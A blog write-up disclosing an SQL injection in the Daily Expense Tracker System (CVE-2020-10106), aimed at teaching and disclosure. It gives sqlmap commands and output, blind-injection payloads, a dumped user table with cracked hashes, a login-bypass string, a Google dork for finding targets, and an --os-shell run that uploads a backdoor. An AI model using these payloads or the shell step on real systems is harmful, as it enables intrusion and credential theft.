

CVE-2020-10106

by Frosty 04/03/2020

Daily Expense Tracker System (DETS) is vulnerable to SQL injection. This post will be a brief write up about discovery and exploitation of CVE-2020-10106. These vulnerabilities exist in the Daily Expense Tracker System project version 1, which you can download from PHPGurukul, [here](#).

According to PHPGurukul's website, this application has been downloaded 499 times – at time of vulnerability discovery. Using Google Dorks method of `intitle:"Daily Expense Tracker - Login"` there are some sites which could be vulnerable – unknown without confirmation.

Discovering the Vulnerability

I installed the DETS application using Bitnami XAMPP for Linux (aka LAMPP). The user lands on a login page within `index.php`. After static code analysis, it appeared that the SQL query could be vulnerable. More specifically, the email parameter. I believe that the password parameter is not vulnerable to SQL injection is because user input is hashed on the client side. This means that SQL injection payloads will be hashed and therefore cannot be interpreted by the SQL engine as special characters. The same cannot be said about the email parameter, which directly takes user input in the SQL query.

```
<?php
session_start();
error_reporting(0);
include('includes/dbconnection.php');

if(isset($_POST['login']))
{
    $email=$_POST['email'];
    $password=md5($_POST['password']);
    $query=mysqli_query($con,"select ID from tbluser where Email='$email' && Password='$password' ");
    $ret=mysqli_fetch_array($query);
    if($ret>0){
        $_SESSION['detsuid']=$ret['ID'];
        header('location:dashboard.php');
    }
    else{
        $msg="Invalid Details.";
    }
}
?>
```

index.php contents

Verifying the Vulnerability

I captured a login request with Burpsuite and exported it to a file, which allows further investigation using sqlmap.

Request to http://192.168.150.23:80

Forward Drop Intercept is on Action

Raw Params Headers Hex

```
1 POST /dets/ HTTP/1.1
2 Host: 192.168.150.23
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:73.0) Gecko/20100101 Firefox/73.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://192.168.150.23/dets/
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 59
10 Origin: http://192.168.150.23
11 DNT: 1
12 Connection: close
13 Cookie: PHPSESSID=2f648efd9f718aad9354b12d679a5f14
14 Upgrade-Insecure-Requests: 1
15
16 email=oliver%40frostylabs.net&password=p4ssw0rd&login=login
```

Login request

```

frosty@parrot: ~/Desktop
$ sqlmap -r dets-login --dbms=mysql

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. De
velopers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 02:40:31 /2020-03-05/

[02:40:31] [INFO] parsing HTTP request from 'dets-login'
[02:40:31] [INFO] testing connection to the target URL
[02:40:31] [INFO] testing if the target URL content is stable
[02:40:32] [INFO] target URL content is stable
[02:40:32] [INFO] testing if POST parameter 'email' is dynamic
[02:40:32] [WARNING] POST parameter 'email' does not appear to be dynamic
[02:40:32] [WARNING] heuristic (basic) test shows that POST parameter 'email' might not be injectable
[02:40:32] [INFO] testing for SQL injection on POST parameter 'email'
[02:40:32] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[02:40:32] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[02:40:32] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[02:40:32] [INFO] testing 'MySQL >= 5.0 error-based - Parameter replace (FLOOR)'
[02:40:32] [INFO] testing 'MySQL inline queries'
[02:40:32] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[02:40:32] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)

[02:40:42] [INFO] POST parameter 'email' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n]
[02:40:47] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[02:40:47] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
got a 302 redirect to 'http://192.168.150.23:80/dets/dashboard.php'. Do you want to follow? [Y/n]
redirect is a result of a POST request. Do you want to resend original POST data to a new location? [Y/N]
[02:40:48] [INFO] target URL appears to be UNION injectable with 1 columns
[02:40:48] [INFO] checking if the injection point on POST parameter 'email' is a false positive

sqlmap identified the following injection point(s) with a total of 65 HTTP(s) requests:
---
Parameter: email (POST)
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: email=oliver@frostylibs.net' AND (SELECT 1579 FROM (SELECT(SLEEP(5)))lFT) AND 'RaZk'='RaZk&password=p4ssw0rd&login=login
---
[02:41:25] [INFO] the back-end DBMS is MySQL
[02:41:25] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions

```

sqlmap output

I appreciate that the sqlmap output could be squashed a lot in this instance. Here is the key information:

```

$ sqlmap -r <login-request-file> --dbms=mysql

sqlmap identified the following injection point(s) with a total of 65 HTTP(s) requests:

---
Parameter: email (POST)
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
payload: email=oliver@frostylibs.net' AND (SELECT 7366 FROM (SELECT(SLEEP(5)))NgAy) AND 'KQtM'='KQtM&password=p4ssw0rd&login=login
---

```

The application is vulnerable to unauthenticated time-based SQL injection. Using sqlmap's --dump flag, it is possible to dump the users table, and the associated account hash.

```

Database: detsdb
[2 tables]
+-----+
| tblexpense |
| tbluser   |
+-----+

```

tables

```

+-----+-----+-----+-----+-----+-----+
| ID | Email          | RegDate          | FullName | Password          | MobileNumber |
+-----+-----+-----+-----+-----+-----+
| 2  | meena@gmail.com | 2019-05-15 01:52:27 | Meenakhi | 81dc9bdb52d04dc20036dbd8313ed055 (1234) | 8989898997 |
| 8  | test@gmail.com  | 2019-05-16 22:34:16 | Test     | 202cb962ac59075b964b07152d234b70 (123) | 5656556565 |
| 11 | newuser@user.com | 2020-03-04 11:07:49 | New User | 202cb962ac59075b964b07152d234b70 (123) | 800131231 |
+-----+-----+-----+-----+-----+-----+

```

tbluser contents

When using valid credentials in the sqlmap query, it is possible to perform a boolean based SQL injection.

```

---
parameter: email (POST)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: email=test@gmail.com' AND 7009=7009 AND 'wGtm'='wGtm&password=123&login=login
---

```

Further Exploitation

In addition to index.php, the same vulnerabilities as described above exist in register.php and forgot-password.php.

In addition to the Blind SQL injection, using the following payload allows for a complete bypass of the login prompt. However, the login prompt requires that an email is input, otherwise the user is not permitted to submit the form. This is overcome by intercepting the POST request, and altering the query. The HTTP 302 response as seen in the image below proves that the SQL injection has been successful.

```

a' OR '1'='1'; -- -

```

```
1 POST /dets/index.php HTTP/1.1
2 Host: 192.168.150.23
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:73.0) Gecko/20100101
  Firefox/73.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://192.168.150.23/dets/index.php
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 48
10 Origin: http://192.168.150.23
11 DNT: 1
12 Connection: close
13 Cookie: PHPSESSID=2f64bdf9f718aad9354b12d679a5f14
14 Upgrade-Insecure-Requests: 1
15 email: 'OR' 1'='1'; -- -password=1236login=login
16

1 HTTP/1.1 302 Found
2 Date: Fri, 05 Mar 2020 03:55:45 GMT
3 Server: Apache/2.4.41 (Unix) OpenSSL/1.1.1d PHP/7.4.3 mod_perl/2.0.8-dev Perl/v5.16.3
4 X-Powered-By: PHP/7.4.3
5 Expires: Thu, 19 Nov 1961 08:52:00 GMT
6 Cache-Control: no-store, no-cache, must-revalidate
7 Pragma: no-cache
8 Location: dashboard.php
9 Content-Length: 1617
10 Connection: close
11 Content-Type: text/html; charset=UTF-8
12
13 <!DOCTYPE html>
14<html>
15<head>
16
17 <meta charset=utf-8>
18 <meta name=viewport content=width=device-width, initial-scale=1>
19 <title>Daily Expense Tracker - Login</title>
20 <link href=css/bootstrap.min.css rel=stylesheet>
  <link href=css/daterangepicker3.css rel=stylesheet>
```

SQL Injection Authentication Bypass

Bonus

It is possible to leverage the SQL injection vulnerability to get remote command execution. However, the RCE vulnerability depends on SQLi therefore in my opinion the web application is not directly vulnerable to RCE, but rather RCE through SQLi. SQLMap is able to obtain this with the `--os-shell` flag.

```
$ sqlmap -r <login-request-file> --dbms=mysql --os-shell
```

```
[00:15:00] [INFO] the back-end DBMS operating system is Linux
which web application language does the web server support?
(1) ASP
(2) ASPX
(3) JSP
(4) PHP (default)
> 4
do you want sqlmap to further try to provoke the full path disclosure? [Y/n]
[00:15:23] [WARNING] unable to automatically retrieve the web server document root
what do you want to use for writable directory?
(1) common location(s) (/var/www/, /var/www/html, /var/www/htdocs, /usr/local/apache2/htdocs, /usr/local/www/data
, /var/apache2/htdocs, /var/www/nginx-default, /srv/www/htdocs) (default)
(2) custom location(s)
(3) custom directory list file
(4) brute force search
> 2
please provide a comma separate list of absolute directory paths: /opt/lampp/htdocs/
[00:15:25] [WARNING] unable to automatically parse any web server path
[00:15:28] [INFO] trying to upload the file stager on '/opt/lampp/htdocs/' via LIMIT 'LINES TERMINATED BY' method
you provided a HTTP Cookie header value, while target URL provides its own cookies within HTTP Set-Cookie header w
hich intersect with yours. Do you want to merge them in further requests? [Y/n]
[00:15:30] [INFO] the file stager has been successfully uploaded on '/opt/lampp/htdocs/' - http://192.168.150.23:8
0/tmpubiku.php
[00:15:30] [WARNING] unable to upload the file through the web file stager to '/opt/lampp/htdocs/'
[00:15:30] [WARNING] backdoor has not been successfully uploaded through the file stager possibly because the user
running the web server process has not write privileges over the folder where the user running the DBMS process w
as able to upload the file stager or because the DBMS and web server sit on different servers
do you want to try the same method used for the file stager? [Y/n]
[00:15:31] [INFO] the backdoor has been successfully uploaded on '/opt/lampp/htdocs/' - http://192.168.150.23:80/t
mpfnew.php
[00:15:31] [INFO] calling OS shell. To quit type 'x' or 'q' and press ENTER
os-shell[id_
do you want to retrieve the command standard output? [Y/n]/a/a
command standard output: 'uid=1(damon) gid=1(damon) groups=1(damon)'
```

Spawn a pseudo shell

Posted in Writeups · Tagged CVE



Published by Frosty

[View all posts by Frosty](#)

PREV

HackTheBox: AI

NEXT

CVE-2020-10107

3 Replies to “CVE-2020-10106”

Pingback: [Vulnerability Summary for the Week of March 2, 2020](#) | ThreatRavens

Pingback: [Vulnerability Summary for the Week of March 2, 2020](#) | DefendEdge



John Puccino

17/04/2020 at 7:48 AM

I was able to find good advice from your blog, thanks!

[REPLY](#)

Leave a Reply

Your email address will not be published. Required fields are marked *

Comment *


Name *

Email *

Website

Post Comment

This site uses Akismet to reduce spam. [Learn how your comment data is processed.](#)



TOPICS

Blog

Projects

Writeups

RECENT POSTS

Debian Configure IP Address and VLANs
29/09/2022

HackTheBox: BountyHunter
20/11/2021

Published Paper!
23/04/2021

HackTheBox: Passage
06/03/2021

Configure GitHub SSH Keys
07/02/2021

HackTheBox: Tabby
07/11/2020

VulnHub: Zico 2
20/09/2020

BADGES

Hack the Box



TryHackMe



